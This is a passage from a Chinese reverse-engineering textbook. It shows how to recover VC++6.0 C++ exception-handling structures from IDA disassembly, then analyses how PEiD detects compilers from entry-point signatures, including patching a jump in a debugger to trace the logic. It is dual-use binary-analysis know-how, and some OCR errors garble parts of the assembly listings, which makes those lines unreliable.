.text: 0040100A mov eax, large fs: 0
.text: 00401010 push eax
.text: 00401011 mov large fs: 0, esp
```

明显不合理的地方是：返回前栈顶没有平衡。

先看看返回值到底去了什么地方，接下来很多代码都有同样的返回值。

```
.text: 0040112B mov eax, offset loc_4011C9
.text: 00401130 retn
```

它们的返回值都是loc_4011C9，先来看看loc_4011C9是“何方神圣”。

```
.text: 004011C9 loc_4011C9: ; CODE XREF: TestException+E8
.text: 004011C9; DATA XREF: TestException+12B ↑ ...
.text: 004011C9 push offset aTestEnd; "Test end! \r\n"
.text: 004011CE call printf
.text: 004011D3 mov ecx, [ebp+var_C]
.text: 004011D6 add esp, 4
.text: 004011D9 mov large fs: 0, ecx
.text: 004011E0 pop edi
.text: 004011E1 pop esi
.text: 004011E2 pop ebx
.text: 004011E3 mov esp, ebp
.text: 004011E5 pop ebp
.text: 004011E6 retn
.text: 004011E7 TestException endp
```

结合函数入口代码，很容易看出004011D9到004011E6之间的汇编指令对应的函数功能是：对函数TestException执行

栈顶平衡操作并返回，同时IDA也给予了正确的提示（见地址004011E7）[\[1\]](#)。参考本节开始处总结的异常处理步骤中的4）~8）步，可以得知这里其实是catch的处理代码。了解了异常处理的内部行为后，可总结出其特征为：

```
    ; catch语句块的开始标志
    CATCH1_BEGIN: ; IDA以注释的方式提示，对这个标号的引用不在代码节中（通常是.rdata节）
    ; catch语句块的实现代码。如果catch语句块中的代码存在对catch参数的引用，就有机会得知参数的类型
    ; catch语句块的结尾标志
    ; 不正常的返回，栈顶没有正确平衡
    mov eax, ALL_CATCH_END; 每个catch块的返回值为当前try语句对应的所有catch的末尾地址
    retn
    CATCH2_BEGIN:
    .....
    mov eax, ALL_CATCH_END
    retn
    .....; 其他的catch语句块
    ALL_CATCH_END:
    .....
    ; 最后会正常地平衡栈顶，还原fs: [0]，并返回
    .....
    retn
```

根据以上的总结，可以在IDA中修改catch语句块对应标号的名称，这里将0040111A处的标号loc_40111A修改为CATCH1_BEGIN。修改完毕后，如下所示：

```
    ; 第一个catch块的起始处
    .text: 0040111A CATCH1_BEGIN: ; DATA XREF: .rdata: stru_409898
    |o
    .text: 0040111A mov edx, [ebp+var_2C]
    .text: 0040111D push edx
    .text: 0040111E push offset aCatchIntD; "catch int%d\r\n"
    .text: 00401123 call_printf
    .text: 00401128 add esp, 8
```

```

.text: 0040112B mov eax, offset ALL_CATCH_END
.text: 00401130 retn
; 第一个catch块的结尾处
.text: 00401131; -----
-----
; 第二个catch块的起始处
.text: 00401131 CATCH2_BEGIN: ; DATA XREF: .rdata: stru_409898
0
.text: 00401131 fld[ebp+var_30]
.text: 00401134 sub esp, 8
.text: 00401137 fstp qword ptr[esp+4+var_4]
.text: 0040113A push offset aCatchFloatF; "catch float%f\r\n"
.text: 0040113F call_printf
.text: 00401144 add esp, 0Ch
.text: 00401147 mov eax, offset ALL_CATCH_END
.text: 0040114C retn
; 第二个catch块的结尾处
.....
; 当前try语句对应的所有catch块的末尾处
.text: 004011C9 ALL_CATCH_END:
.text: 004011C9; DATA XREF: TestException+12B o.....
.text: 004011C9 push offset aTestEnd; "Test end! \r\n"
.text: 004011CE call_printf
.text: 004011D3 mov ecx, [ebp+var_C]
.text: 004011D6 add esp, 4
.text: 004011D9 mov large fs: 0, ecx
.text: 004011E0 pop edi
.text: 004011E1 pop esi
.text: 004011E2 pop ebx
.text: 004011E3 mov esp, ebp
.text: 004011E5 pop ebp
.text: 004011E6 retn

```

现在看起来可读性是不是强了很多？

接下来讨论一下throw语句和catch语句的参数类型的判定问题。对于类型为对象的情况，重点考察对象中所保存的虚函数表指针即可，确定了虚函数表所属的类型，即可判定对象的类型。对于基本数据类型和简单对象结构（不存在虚函数的情况），最简单的办法就是使用调试器，先在IDA中分析出try/throw/catch的结构，确定每个catch的边界，然后在调试器

中为每个catch语句块的首地址设置断点，并修改代码以触发throw语句，之后开始运行，触发异常后开始观察每个throw和catch的对应关系。如果环境不允许运行和调试，那么就需要分析者对编译器的异常处理技术细节有所了解。对于VC++6.0，可以考察throw的第二个参数（ThrowInfo*类型），或IDA提示中引用catch语句的地址（CatchTableType类型），根据图13-11（异常回调与异常抛出的结构关系图）找到TypeDescriptor表结构，即可找到类型定义甚至自定义类型的名称。比如上例中的代码：

```
.text: 00401021 cmp eax, 1
.text: 00401024 mov[ebp+var_10], esp
.text: 00401027 mov[ebp+var_4], 0
.text: 0040102E jnz short loc_401045
.text: 00401030 lea eax, [ebp+var_18]
.text: 00401033 push offset unk_409838
.text: 00401038 push eax
.text: 00401039 mov[ebp+var_18], 3
.text: 00401040 call __CxxThrowException@8;
_CxxThrowException(x, x)
.text: 00401045 loc_401045:
```

这里是throw语句处的反汇编代码，考察throw的第二个参数可以得到对应ThrowInfo信息的地址，这里是unk_409838。接着看unk_409838的定义：

```
.rdata: 00409838 unk_409838 db 0; DATA XREF:
TestException+33
```



```
.rdata: 00409839 db 0
.rdata: 0040983A db 0
.rdata: 0040983B db 0
.rdata: 0040983C dd 0
.rdata: 00409840 dd 0
```

```
.rdata: 00409844 dd offset dword_4097D0
```

按Shift+F9组合键，打开IDA中结构体的定义窗口，按Insert键创建结构体，将其命名为ThrowInfo，按13.1节的定义输入内容，定义完毕后，回到反汇编窗口，单击unk_409838，按Alt+Q组合键，在类型选择界面中选中刚刚定义的ThrowInfo，得到如下代码：

```
.rdata: 00409838 stru_409838 ThrowInfo<0, 0, 0, 4097D0h>;  
DATA XREF:
```

```
TestException+33 ↑
```

将stru_409838的名称修改为常用的规范名称，这里修改为TI_1，得到：

```
.rdata: 00409838 TI_1 ThrowInfo<0, 0, 0, 4097D0h>; DATA  
XREF: TestException+33o
```

ThrowInfo表结构中的第四项是pCatchTableTypeArray，在TI_1中对应的地址是4097D0h，此处是：

```
.rdata: 004097D0 dd 1  
.rdata: 004097D4 dd offset unk_4097B0
```

按Shift+F9组合键，增加对pCatchTableTypeArray类型的定义。pCatchTableTypeArray是CatchTableTypeArray类型的指针，按13.1节中CatchTableTypeArray的定义在IDA中创建结构体，将其命名为CatchTableTypeArray，单击地址004097D0处，然后按Alt+Q组合键更改定义，得到：


```
.rdata: 004097D0 CatchTableTypeArray<1, 4097B0h>
```

根据CatchTableTypeArray的定义得知，CatchTableTypeArray数组中只有一项元素，地址为4097B0h，其类型为CatchTableType**。在地址4097B0h处，按Shift+F9组合键，增加对CatchTableType的定义，按Alt+Q组合键将此地址定义为CatchTableType：

```
.rdata: 004097B0 CatchTableType<1, 40A120h, 0, 0FFFFFFFFh, 0>
```

根据CatchTableType的定义得知，第二项为pTypeInfo，它指向异常类型结构（TypeDescriptor），在地址40A120H处继续观察：

```
.data: 0040A120  off_40A120  dd  offset  off_4090E0; DATA
```

XREF: .rdata: stru_409898 

```
.data: 0040A124 dd 0  
.data: 0040A128 a_h db'.H', 0
```

地址04A120H处是TypeDescriptor表结构的内容，0040A128对应的是此结构的TypeDescriptor: name项。对于基本数据类型而言，每个类型都有其名称代号，如int用“.H”表示，float用“.M”表示，char用“.D”表示，double用“.N”表示等（其他类型请读者自己尝试寻找）。对于结构体和类而言，这个字符串中包含了类名称。

最后讲解如何从catch语句入手得到每个catch语句的参数信息。以地址00401180处的catch块代码为例：

```
.text: 00401180 loc_401180:  
; DATA XREF: .rdata:stru_409898|o  
.text: 00401180 mov ecx, [ebp+var_34]  
.text: 00401183 mov eax, [ecx]  
.text: 00401185 call dword ptr[eax]
```

```
.text: 00401187 push eax
.text: 00401188 push offset aCatchErrorS; "catch error%s\r\n"
.text: 0040118D call_printf
.text: 00401192 add esp, 8
.text: 00401195 mov eax, offset ALL_CATCH_END
.text: 0040119A retn
```

首先观察00401180处的注释（上面代码中以下画线处），这里的注释指示了此标号的参考引用位置，双击stru_409898进入此处查看：

```
.rdata: 00409898          stru_409898_msRttiDscr<0, offset
off_40A120, -44, offset CATCH1_BEGIN>

.rdata: 00409898; DATA XREF: .rdata: stru_409880 ↑
.rdata: 00409898_msRttiDscr<0, offset off_40A110, -48, offset
CATCH2_BEGIN>
.rdata: 00409898_msRttiDscr<0, offset          stru_40A100, -18,
offset loc_40114D>
.rdata: 00409898_msRttiDscr<0, offset          stru_40A0F0, -72,
offset loc_401165>
.rdata: 00409898_msRttiDscr<8, offset          stru_40A0B0, -52,
offset loc_401180>
.rdata: 00409898_msRttiDscr<0, offset          stru_40A070, -56,
offset loc_40119B>
.rdata: 00409898_msRttiDscr<0, 0, 0, offset loc_4011B6>
```

这里是个_msRttiDscr类型的数组，这个类型会被IDA识别出来，根据结构定义可知这个结构的最后一项是CatchProc，即catch语句块起始处对应标号的位置。这个catch的标号为loc_401180，查询这个数组中的每一项_msRttiDscr元素，找到其CatchProc值等于loc_401180的一项。很快就找到了这项在地址00409898处，参考13.1节中对_msRttiDscr类型的定义，得知_msRttiDscr: pType中保存了TypeDescriptor表结构的地址，太好了。这个catch语句对应的_msRttiDscr信息中的pType值为stru_40A0B0，到stru_40A0B0中看看：

```
.data: 0040A0B0  stru_40A0B0  dq  offset  off_4090E0; DATA
XREF: .rdata: stru_409898
      .data: 0040A0B8  a_?avcexcepctio db'.?AVCExceptionBase@@', 0
```

其TypeDescriptor: name域的值为“?.?AVCExceptionBase@@”，这表示参数为CExceptionBase类型，或者该类型的引用。如果需要区分参数是否为引用，可以查阅CatchTableType表结构中的pCopyFunction成员的值。如果为0，就是引用，否则就是拷贝构造函数的地址。当catch参数为某对象指针时，其名称前多一个字符“P”，对于本例，当参数为指针时，其TypeDescriptor: name域的值变为“?.?PAVCExceptionBase@@”。

[1]在很多情况下，IDA对函数返回处的代码边界的判定有误，需要人工参与分析，然后在IDA中正确设置函数边界。方法是：先选择需要设置的函数名，按Alt+P组合键，然后在设置窗口中指定函数的Start address和End address即可。

13.5 本章小结

通过本章的学习，可以掌握VC++6.0对C++异常的处理和分派过程的内幕，在此基础上，总结出了还原try、throw、catch等语句的常用办法。大家不理睬C++异常处理的实现，直接阅读13.4节中识别异常处理的要点，也能完成对VC++6.0所编译的程序的分析。但是，各个编译器对C++异常处理的实现不同，在遇到其他的编译器时，需要重新分析此编译器对C++异常处理的实现细节，从而总结出分析方法和规律。

本章是本书理论部分的最后一章，从下一个章节开始重点讲解实例。本章的内容担负着承上启下的重任，笔者建议大家先泛读本章，然后重点学习并实践13.4节的内容，最后在13.1~13.3节的指导下，上机分析并调试VC++所产生的C++异常处理和分派代码（即分析_CxxFrameHandler函数的实现过程）。这样一方面可以加深对本章的理解；另一方面也为后面章节的实战做了热身运动，何乐而不为呢？

最后，需要解释一下，为什么本书没有讲解C++特性中的模板以及运算符重载等方面的内容。原因很简单，因为模板和运算符重载没有还原依据。对于模板函数和模板类，编译器在生成目标代码前，将模板函数和模板类按参数的情况生成了多个声明和定义（C++称之为“模板实例化”），然后才进行编译。对于运算符重载，其行为和函数调用完全一致。

第三部分 逆向分析技术应用

第14章 PEiD的工作原理分析

14.1 开发环境的识别

PEiD是一款很好的PE文件分析工具。对于一个标准的PE文件，PEiD可以分析出它是由哪款编译器生成的等信息。学习本章前，读者需要掌握一些简单的与PE文件结构相关的知识，否则将无法理解本章的内容，相关资料可参考《Windows PE权威指南》[\[1\]](#)。

在分析PEiD的工作原理之前，只有了解该软件的功能，才知道要分析哪个部分。下面以查看文件是由哪个编译器生成的为例，使用PEiD打开上一章生成的示例程序，如图14-1所示。



图 14-1 PEiD界面

从图14-1中可以看出，PEiD已经分析出示例程序是由Microsoft Visual C++6.0编写的。PEiD不仅可以分析出生成PE文件的编译器的版本，在PE文件经过加壳处理后，还可以分析出相应的加壳版本。这个神奇的功能是如何实现的呢？有了逆向分析的知识，这个问题将会变得很简单。PEiD的版本较多，为了便于学习，本章所使用的版本为脱壳后的V0.94版，如果读者所使用的版本与本书有所不同，则会有些差别。

确定了分析程序的版本，接下来该如何入手呢？首先使用OllyDBG加载并调试PEiD。利用OllyDbg插件选项中的超级字符串参考功能，查看PEiD中的所有字符串信息。为什么要这样做呢？图14-1中的“Microsoft Visual C++6.0”是一个字符串信息，这个字符串信息一般不会是PE文件提供的。在PEiD的加载模块中，通过超级字符串参考功能，即可准确定位到字符串所在的内存地址。有了这个地址信息就可以守株待兔，设置好断点等待字符串的到来。有了初步的判断，再结合OllyDbg的超级字符串参考进行分析，如图14-2所示。

地址	反汇编	文本字符串
00438FD9	PUSH upPEiD.00405A44	SecuROM 4.x.x.x - 5.x.x.x -> Sony DADC
00438FFF	PUSH upPEiD.00405A28	Microsoft Visual C++ 6.0
00439099	PUSH upPEiD.00405A70	EPProt 0.3 -> FEVERRADER/AHTeam
004390AF	PUSH upPEiD.00405ACC	DotFix_FakeSigner 2.2 -> GPC H Soft

图 14-2 PEiD字符串信息

图14-2中又出现了我们再熟悉不过的“Microsoft Visual C++6.0”，这个字符串的首地址为0x00405A28。我们的下一步操作就是在读取这个地址的代码处设置好断点，再次运行程序并加载VC++6.0所开发的应用程序，程序运行到此处的结果如图14-3所示。

00438FF6	>	8BAC24 9C040000	MOV EBP, DWORD PTR SS: [ESP+49C]	
00438FFD	>	6A 18	PUSH 18	
00438FFF	.	68 285A4000	PUSH upPEiD.00405A28	Microsoft Visual C++ 6.0
00439004	>	8D4D 04	LEA ECX, DWORD PTR SS: [EBP+4]	
00439007	.	E8 04D4FFFF	CALL upPEiD.00438410	

图 14-3 读取字符串0x00405A28的操作代码

在图14-3中，程序流程停留在地址0x00438FFF处。程序运行到这里时，早已通过PE文件的判定阶段，因为得到了结果才会定位到显示结果“Microsoft Visual C++6.0”的流程中。我们需要查看调用到此处的代码在哪里，单击地址0x0043FFD处，OllyDBG会画出红线作为指示，跟踪到红线的另一端进一步分析该程序，如图14-4所示。

00438D11		3BD7	CMP EDX, EDI
00438D13	..	0F62 E4020000	JB upPEiD.00438FFD
00438D19		8BFA	MOV EDI, EDX

图 14-4 读取字符串0x00405A28的操作代码的起始地址

顺藤摸瓜，找到调用字符串的地址为0x00438D13，如图14-4所示。这是一个比较跳转指令，是根据edx与edi中的比较结果来确定的。这两个寄存器中又保存了哪些数据呢？找到这个函数的入口处，记录下地址信息，使用IDA分析PEiD此处的函数，如代码清单14-1所示。

代码清单14-1 0x00438D13地址处的函数—IDA分析

```

; 反汇编代码截取自IDA
00438C20 sub_438C20 proc near
00438C20 var_488=dword ptr-488h
00438C20 var_484=byte ptr-484h
00438C20 var_483=byte ptr-483h
; 定义了大量1字节大小的连续变量，初步怀疑是数组结构，从488h~450h
00438C20 var_450=byte ptr-450h
; 有区别的局部变量
00438C20 var_44C=dword ptr-44Ch

```

```
00438C20 var_448=byte ptr-448h
00438C20 var_408=byte ptr-408h
00438C20 arg_0=dword ptr 4; 参数标号定义
00438C20 arg_4=dword ptr 8; 参数标号定义
00438C20 sub esp, 488h; 共开辟了488h字节大小的局部变量
00438C26 push ebx; 保存环境信息
00438C27 push ebp; 同上
00438C28 push esi; 同上
00438C29 push edi; 同上
00438C2A mov al, 72h; 赋值al为72h (等于十进制114)
00438C2C mov[esp+498h+var_469], al; 特征码定义
00438C30 mov[esp+498h+var_467], al
00438C34 mov[esp+498h+var_464], al
00438C38 mov[esp+498h+var_45F], al
00438C3C mov[esp+498h+var_45B], al
00438C40 mov al, 63h; 同上
00438C42 mov[esp+498h+var_458], al
00438C46 mov[esp+498h+var_457], al
00438C4A mov al, 73h; 同上
00438C4C mov[esp+498h+var_455], al
00438C50 mov[esp+498h+var_454], al
00438C54 mov al, 6Ch; 同上
00438C56 mov[esp+498h+var_451], al
00438C5A mov[esp+498h+var_450], al
00438C5E mov esi, [esp+498h+arg_4]; esi保存第二个参数
; 结合OD分析, eax获取到的数据为PE格式中IMAGE_NT_HEADERS头部所在的地
```

址

```
00438C65 mov eax, [esi+0Ch]
; 结合OD分析, edx获取到的数据为".text"节的首地址
00438C68 mov edx, [esi+18h]
00438C6B mov cl, 6Dh; 特征码定义
00438C6D mov[esp+498h+var_462], cl
00438C71 mov[esp+498h+var_45A], cl
00438C75 mov bl, 41h; 特征码定义
00438C77 mov[esp+498h+var_46C], 7Bh
00438C7C mov[esp+498h+var_46B], 4Fh
00438C81 mov[esp+498h+var_46A], 75h
00438C86 mov[esp+498h+var_468], 50h
00438C8B mov[esp+498h+var_466], 6Fh
00438C90 mov[esp+498h+var_465], 67h
00438C95 mov[esp+498h+var_463], 61h
00438C9A mov[esp+498h+var_461], 44h
00438C9F mov[esp+498h+var_460], 69h
00438CA4 mov[esp+498h+var_45E], 7Dh
00438CA9 mov[esp+498h+var_45D], 5Ch
```

```

00438CAE mov[esp+498h+var_45C], bl
00438CB2 mov[esp+498h+var_459], bl
00438CB6 mov[esp+498h+var_456], 65h
00438CBB mov[esp+498h+var_453], 2Eh
00438CC0 mov[esp+498h+var_452], 64h
00438CC5 mov[esp+498h+var_480], 4Dh
00438CCA mov[esp+498h+var_47F], 53h
00438CCF mov[esp+498h+var_47E], 43h
00438CD4 mov[esp+498h+var_47D], 46h
; eax为IMAGE_NT_HEADERS的首地址, 首地址偏移6后取出数据, 这个数据在PE
格式中对应的是节数目, 然后保存在eax中
00438CD9 movzx eax, word ptr[eax+6]
00438CDD lea ecx, [eax+eax*4]; 节数目乘以5
00438CE0 mov ebp, [edx+ecx*8-18h]; 计算后得到".data"文件中所占的
大小
; 经过计算偏移后, eax保存了".data"节的首地址
00438CE4 lea eax, [edx+ecx*8-28h]
00438CE8 mov edi, [eax+14h]; 获取".data"在磁盘中的偏移
00438CEB mov eax, [esi+4]; 获取第二个参数指向结构中的第二项数据
; 对".data"节首地址加上自身长度, 这样使edi指向了".data"节末尾
00438CEE add edi, ebp
00438CF0 mov ebp, [esp+498h+arg_0]; 获取第一个参数
00438CF7 lea ecx, [edi+3900h]
00438CFD cmp eax, ecx
00438CFF jnb short loc_438D1B; 检查比较, 如果成功, 则跳过oep检查
00438D01 mov edx, [ebp+20h]; 获取程序到oep, 程序入口地址
00438D04 test edx, edx; 检查oep
00438D06 jz short loc_438D1B
00438D08 mov ecx, [esi+18h]; 获取".text"节的首地址
00438D0B mov edi, [ecx+14h]; 获取".text"文件的偏移
00438D0E add edi, [ecx+10h]; ".text"文件偏移加文件大小
00438D11 cmp edx, edi; 检查oep是否在".text"节中
00438D13 jb loc_438FFD; 跳转成功, 检查结束
; 部分代码分析略
loc_438FFD:
00438FFD push 18h; 确定编译器版本
00438FFF push offset aMicrosoftVis_1; "Microsoft Visual
C++6.0"

```

在代码清单14-1中, 进入函数不久后就定义了一个很大的数组, 并对数组进行了初始化。这个数组中存放的数据为相关特征码。经过分析, 此段代码只检查了oep是否在“.text”中, 若条件成立, 则跳转到显示编译器版本的代码处。

虽然成功地找到了VC++6.0的判定流程，但由于第一个条件判断就确定了结果，导致之前所定义的相关特征码都没有用到。再次分析程序流程，修改地址0x00438D13的jb跳转为nop，继续执行，查看程序流程将会出现哪些特征判定，如代码清单14-2所示。

代码清单14-2 修改跳转指令后的流程—OllyDBG调试

```
00438D13 nop
; 其余nop略
00438D18 nop; 此处代码为对代码清单14-1中最后一个jb跳转的修改
; 以下检查为oep检查失败的情况
00438D19 mov edi, edx; 将oep传入edi中
00438D1B sub eax, edi; eax中保存了".data"节的结尾地址
00438D1D cmp eax, 9; 检查oep是否在".data"节中
00438D20 jb upPEiD.00438FFD
00438D26 mov edx, dword ptr ds: [esi]
; 获取分析程序在PEiD内存中的oep位置
00438D28 lea ecx, dword ptr ds: [edx+edi]
00438D2B mov edx, dword ptr ds: [ecx]; edx中保存了oep处前4字节的数据
00438D2D cmp edx, 74736E49; 特征比较
; oep数据0x6AEC8B55, 两者不等, 跳转成立
00438D33 jnz short upPEiD.00438D4A; 跟踪到地址0x00438D4A处
; 如果跳转失败, 则继续检查oep的后4字节数据
00438D35 cmp dword ptr ds: [ecx+4], 536C6C61
; 这两处共检查了oep处8字节的特征码, 拼接后为49 6E 73 74 61 6C 6C 53
00438D3C jnz short upPEiD.00438D4A; 同样, 这里也会跳转到
0x00438D4A
; =====判定为其他编译器所编译的程序
=====
00438D3E push 17; 压入显示字符串长度
00438D40 push upPEiD.00405AB4; 压入显示字符串
00438D45 jmp upPEiD.00439004; 修改流程到显示字符串函数调用处
;
=====
00438D4A cmp edx, 61746164; 继续oep特征码比较
; .....
; 略去部分其他版本的分析
; .....
00438E40 mov eax, dword ptr ds: [esi+c]; 获取IMAGE_NT_HEADERS
```

位置

```
00438E43 mov eax, dword ptr ds: [eax+28]; 获取代码段位置
00438E46 push eax
00438E47 mov ecx, esi
00438E49 call upPEiD.00453280; 计算偏移值, 得到正确的oep
00438E4E mov edi, eax
00438E50 mov eax, dword ptr ds: [esi+18]; 获取".text"节首地址
00438E53 mov ecx, dword ptr ds: [eax+14]; 获取".text"节磁盘偏移
; 获取".text"节占用的磁盘大小, 将ecx调整到末尾
00438E56 add ecx, dword ptr ds: [eax+10]
00438E59 cmp edi, ecx; 比较oep是否在".text"节中
00438E5B jb upPEiD.00438FF6; 跳转到显示编译器版本处
```

通过对代码清单14-2的分析, 我们可以更加深入地了解PEiD分析VC++6.0所编译的程序的流程。如果oep不在“.text”节中, 程序会先根据入口特征码比较oep入口处的8字节机器码, 分析目标是否为其他编译器所生成。如果不符合特征, 将会调整oep, 加入文件偏移与虚拟地址偏移的转换过程, 再次用特征码对比oep处的机器码。如符合特征, 则程序流程进入字符串“Microsoft Visual C++6.0”的文本输出部分。

代码清单14-2只是VC++6.0判定过程的一部分。真正的判定部分我们还没有接触到。也许读者会有些疑问, VC++6.0的判定过程不是已经在函数地址0x00438D13中了吗? 如果你这样想, 那就大错特错了, 因为地址0x00438D13已经是判定过程的结尾了。代码清单14-2并没有对编译器的分类进行判断处理, 这里是经过分类处理后所执行的代码。那么如何找到代码清单14-2的调用处呢?

首先, 需要定位到函数地址0x00438D13的调用函数, 利用OllyDBG的栈窗口, 根据函数的调用机制, 函数被调用后会在栈的最顶端压入函数的返回地址, 这样就给了我们线索。事不宜迟, 在地址0x00438D13处设置断点, 运行程序并查看栈窗口信息, 如图14-5所示。

00FBFF04	00452F46	返回到 upPEiD.00452F46
00FBFF08	00470FF8	upPEiD.00470FF8
00FBFF0C	00FEFF90	
00FBFF10	00000000	

图 14-5 栈中返回的地址信息

图14-5中显示了在栈地址0x00FBFF04中保存的地址数据0x00452F46，OllyDBG已经标注出了这个地址就是函数的返回地址。有了返回地址后，单击反汇编视图窗口，按下Ctrl+G组合键，输入地址0x00452F46并定位到返回函数中，如图14-6所示。

00452F39	50	PUSH EAX
00452F3A	56	PUSH ESI
00452F3B	8D0C40	LEA ECX, DWORD PTR DS: [EAX+EAX*2]
00452F3E	53	PUSH EBX
00452F3F	FF148D 8C1E40	CALL DWORD PTR DS: [ECX*4+401E8C]
00452F48	83C4 0C	ADD ESP, 0C

图 14-6 返回地址处的代码信息

图14-6中的地址0x00452F3F处就是代码清单14-2中函数的返回地址。从寻址方式上观察，这是一个存放函数指针的数组类型，首地址在0x00401E8C处，ecx中保存着数组的下标值。这个下标值又是由eax计算所得，以此为线索即可找到PEiD的分析答案。首先来观察一下这个函数指针数组，如图14-7所示。

地址	HEX 数据	ASCII
00401E8C	C0 98 43 00 00 00 00 00 E0 AD 40 00 00 77 43 00	弹C....哇@..wC.
00401E9C	68 00 00 00 AC AD 40 00 50 77 43 00 68 00 00 00	h... @.PwC.h...

图 14-7 函数指针数组

图14-7只是这个数组的冰山一角，这个数组中还存储了

大量的数据，这里就不一一展示了。这些函数地址对应的都是其他编译器的处理过程。接下来，我们沿着获取下标值的“脚印”找到这个函数的首地址处并进行分析，如代码清单14-3所示。

代码清单14-3 编译器检查分类函数—OllyDBG调试

```
00452E90 mov eax, dword ptr fs: [0]; 函数入口
00452E96 push -1
00452E98 push upPEiD.0046CDC8; 异常处理
00452E9D push eax
00452E9E mov dword ptr fs: [0], esp
00452EA5 sub esp, 10; 申请局部变量空间
00452EA8 push esi
00452EA9 mov esi, dword ptr ss: [esp+24]; 参数一
00452EAD mov eax, dword ptr ds: [esi+14]
00452EB0 mov eax, dword ptr ds: [eax+10]; 获取代码段起始rva
00452EB3 push edi; 压入参数一
00452EB4 mov edi, ecx; 获取this指针
00452EB6 push eax; 压入代码段起始rva
00452EB7 mov ecx, esi
; 检查PE文件将式，将oep的文件偏移与虚拟地址偏移进行转换
00452EB9 call upPEiD.00453280
00452EBE cmp eax, dword ptr ds: [esi+4]; 函数返回调整后的oep
00452EC1 jnb short upPEiD.00452ED8; 跳转成功，进入分析阶段
; =====进入分析失败流程
=====
00452EC3 pop edi; 无法分析的程序
00452EC4 xop al, al
00452EC6 pop esi
00452EC7 mov ecx, dword ptr ss: [esp+10]
00452ECB mov sword ptr fs: [0], ecx
00452ED2 add esp, 1c
00452ED5 retn 8
;
=====
00452ED8 push ebx
00452ED9 mov ebx, dword ptr ss: [esp+30]
00452EDD mov dword ptr ds: [ebx+20], eax; 保存调整后的oep
00452EE0 mov ecx, dword ptr ds: [esi+4]
00452EE3 mov edx, dword ptr ds: [esi]
00452EE5 sub ecx, eax
```

```
00452EE7 push ecx
00452EE8 add edx, eax
00452EEA push edx; 载入内存后的程序入口地址
00452EEB lea ecx, dword ptr ss: [esp+14]
00452EEF push ecx
00452EF0 mov ecx, edi
```

; 在此函数中将oep代码与特征码进行了对比, 这是一个重要的函数, 有了它,

PEiD

; 可以检查出分析程序是否在可识别的编译器范围内

```
00452EF2 call upPEiD.0045A3E0
00452EF7 mov eax, dword ptr ss: [esp+14]
00452EFB mov ecx, dword ptr ss: [esp+10]
00452EFF mov edx, eax
00452F01 sub edx, ecx
00452F03 sar edx, 2
00452F06 push edx
00452F07 push eax
00452F08 push ecx
00452F09 mov dword ptr ss: [esp+30], 0
```

; 根据函数0045A3E0对oep处特征码的对比结果, 将特征匹配的处理流程的函数

指针

; 在数组中的下标值都存放在地址"esp+1C"的数组中

```
00452F11 call upPEiD.004524B0
00452F16 mov edi, dword ptr ss: [esp+1c]
00452F1A mov eax, dword ptr ss: [esp+20]
00452F1E add esp, 0c
00452F21 cmp edi, eax
00452F23 je short uppeid.00452f5c; 没有匹配的特征函数, 结束分析
00452F25 mov eax, dword ptr ds: [edi]
00452F27 push eax
00452F28 push esi
00452F29 push ebx
00452F2A call dword ptr ds: [401e8c]; 检查".rdata"节是否存在
00452F30 add esp, 0c
00452F33 test al, al
00452F35 jnz short uppeid.00452f7f; 不存在结束查询分析
00452F37 mov eax, dword ptr ds: [edi]
00452F39 push eax
00452F3A push esi
00452F3B lea ecx, dword ptr ds: [eax+eax*2]
00452F3E push ebx
00452F3F call dword ptr ds: [ecx*4+401e8c]; 调用分析函数
00452F46 add esp, 0c
00452F49 test al, al
00452F4B jnz short uppeid.00452f7f
```

```
00452F4D mov eax, dword ptr ss: [esp+14]
00452F51 add edi, 4
00452F54 cmp edi, eax
; 循环跳转, 当没有匹配到对应的处理函数时, 将调整下标数组并继续调用处理函
数
00452F56 jnz short uppeid.00452f25
```

代码清单14-3完成了对oep处特征码的比较, 并根据比较结果, 从图14-7的函数指针数组中找到符合此特征的处理流程, 记录下标值, 然后将它们保存在另一个存放下标值的数组中。这时第一次过滤已经完成, 进入第二次过滤, 检查、分析程序中是否存在第二个节, 通常VC编译器所编译的程序为“.rdata”节, 节名称不作为判断条件。在“.rdata”节也同时存在的情况下, 会进行最后一次分析过滤, 在下标数组中取出下标值, 调用对应的处理函数。PEiD会将oep处的哪些机器码作为特征码进行对比呢? 这就需要进一步分析处理函数0x0045A3E0, 如代码清单14-4所示。

代码清单14-4 特征码校验分析—OllyDBG

```
0045A3E0 push -1
0045A3E2 push upPEiD.0046D238; SE处理程序安装
0045A3E7 mov eax, dword ptr fs: [0]
0045A3ED push eax
0045A3EE mov dword ptr fs: [0], esp
0045A3F5 sub esp, 14
0045A3F8 push ebx
0045A3F9 push ebp
0045A3FA xor ebx, ebx
0045A3FC push esi
0045A3FD push edi
0045A3FE mov esi, ecx; 获取this指针
0045A400 mov dword ptr ss: [esp+10], ebx
0045A404 mov dword ptr ss: [esp+18], ebx
0045A408 mov dword ptr ss: [esp+1c], ebx
0045A40C mov dword ptr ss: [esp+20], ebx; 数组清0
0045A410 mov edi, dword ptr ss: [esp+38]; 获取oep并保存到edi中
0045A414 movzx eax, byte ptr ds: [edi]; 获取oep地址处的数据
; 对this指针进行偏移计算, 偏移量为oep首字节数据乘以4再加0x14
```

```

0045A417 mov eax, dword ptr ds: [esi+eax*4+14]
0045A41B cmp eax, -1
0045A41E mov ebp, dword ptr ss: [esp+3c]; oep差值
0045A422 mov dword ptr ss: [esp+2c], ebx; 清空局部变量
0045A426 je short upPEiD.0045A437
0045A428 push ebp
0045A429 push edi
0045A42A push eax
0045A42B lea ecx, dword ptr ss: [esp+20]; 获取数组首地址
0045A42F push ecx
0045A430 mov ecx, esi; 传递this指针
; 检查oep处的代码是否与特征码相同, 在这个函数中将oep处的字节码与特征
; 码进行对比, 从oep处开始对机器码和特征码进行比较, 比较oep处机器码的下
标如下:
; 0x0、0x 1、0x 2、0x 3、0x 4、0x 5、0x A、0x F、0x 10、
; 0x 11、0x16、0x18、0x1D、0x1E
0045A432 call upPEiD.0045A1D0
0045A437 mov eax, dword ptr ds: [esi+414]
0045A43D cmp eax, -1
0045A440 je short upPEiD.0045A451
0045A442 push ebp
0045A443 push edi
0045A444 push eax
0045A445 lea edx, dword ptr ss: [esp+20]
0045A449 push edx
0045A44A mov ecx, esi
0045A44C call upPEiD.0045A1D0; 此函数功能同上
; 其余代码分析略

```

通过对代码清单14-4的分析, 终于找到了重要的比较函数0x0045A1D0, 这个函数完成了获取分析程序的机器码与事先准备好的特征码的比较, 最终提取出了具有相同特性的编译器的版本。示例程序oep处的机器码有哪些呢? 如图14-8所示。

地址	HEX 数据	ASCII
